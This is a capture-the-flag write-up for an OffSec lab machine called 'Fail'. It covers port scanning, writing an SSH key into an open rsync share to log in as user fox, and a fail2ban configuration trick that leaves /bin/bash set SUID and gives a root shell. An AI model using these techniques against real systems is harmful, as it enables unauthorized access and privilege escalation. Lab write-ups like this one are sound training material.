OffSec Practice

Fail(Intermediate)

Alif

Enumeration

Nmap

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Fail]
└─$ cat nmap.out.nmap
# Nmap 7.94SVN scan initiated Fri Jan 19 08:11:26 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 22,873 -oA nmap.out 1
92.168.153.126
Nmap scan report for 192.168.153.126
Host is up (0.16s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
|   256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
|_  256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
873/tcp open  rsync   (protocol version 31)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 19 08:11:31 2024 -- 1 IP address (1 host up) scanned in 5.39 seconds
```

Only 2 ports that have been detected that are open, so this should be a quick box to break into

Since there is nothing much to be done with the SSH port due to a lack of credentials, i looked into the rsync port

Port 873(rsync)

While looking into how to enumerate this port I came across this article:
https://medium.com/r3d-buck3t/attack-insecure-rsync-service-928951af34ed

This one shows how to look into what the rsync server is sharing and how to upload a file onto the server folder.

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Fail]
└─$ rsync 192.168.153.126::
fox             fox home
```

Once the command has been executed it can be seen that the user fox as a share name, with the next command we can see what is inside the share name:


```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Fail]
└─$ rsync -av --list-only rsync://192.168.153.126/fox
receiving incremental file list
drwxr-xr-x          4,096 2024/01/19 08:27:32 .
lrwxrwxrwx              9 2020/12/03 15:22:42 .bash_history → /dev/null
-rw-r--r--            220 2019/04/18 00:12:36 .bash_logout
-rw-r--r--          3,526 2019/04/18 00:12:36 .bashrc
-rw-r--r--            807 2019/04/18 00:12:36 .profile
-rw-r--r--              5 2024/01/19 08:18:14 test
drwxr-xr-x          4,096 2024/01/19 08:27:32 .local
drwx------          4,096 2024/01/19 08:27:32 .local/share
drwx------          4,096 2024/01/19 08:27:32 .local/share/nano
drwxr-xr-x          4,096 2024/01/19 08:22:30 .ssh
-rw-r--r--            563 2024/01/19 08:22:30 .ssh/authorized_keys
```

Ignore the .ssh and .ssh/authorized keys

With this, I used ssh-keygen to upload a .ssh key to be able to login as this fox user which worked

Privilege Escalation

When inside the user, I ran a pspy64 script and i can see that there is a fail2ban service that is being restarted, so i can see that maybe the key is to mess around with the configs of the fail2ban server, so googling for the fail2ban privilege escalation i came across this:
https://hackmd.io/@tahaafarooq/privilege-escalation-fail2ban
And with this i got the root flag as well as the user flag:


^CExiting program... (interrupt)
fox@fail:/dev/shm$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
fox@fail:/dev/shm$ /bin/bash -p
bash-5.0# cd /root
bash-5.0# cat proof.txt
027fd9ba188431d4c6a9ed59dac07128
bash-5.0# cd /home
bash-5.0# ls
fox local.txt
bash-5.0# cat local.txt
dd0ad3e14ebab2b079d2e8410f1870fd
bash-5.0#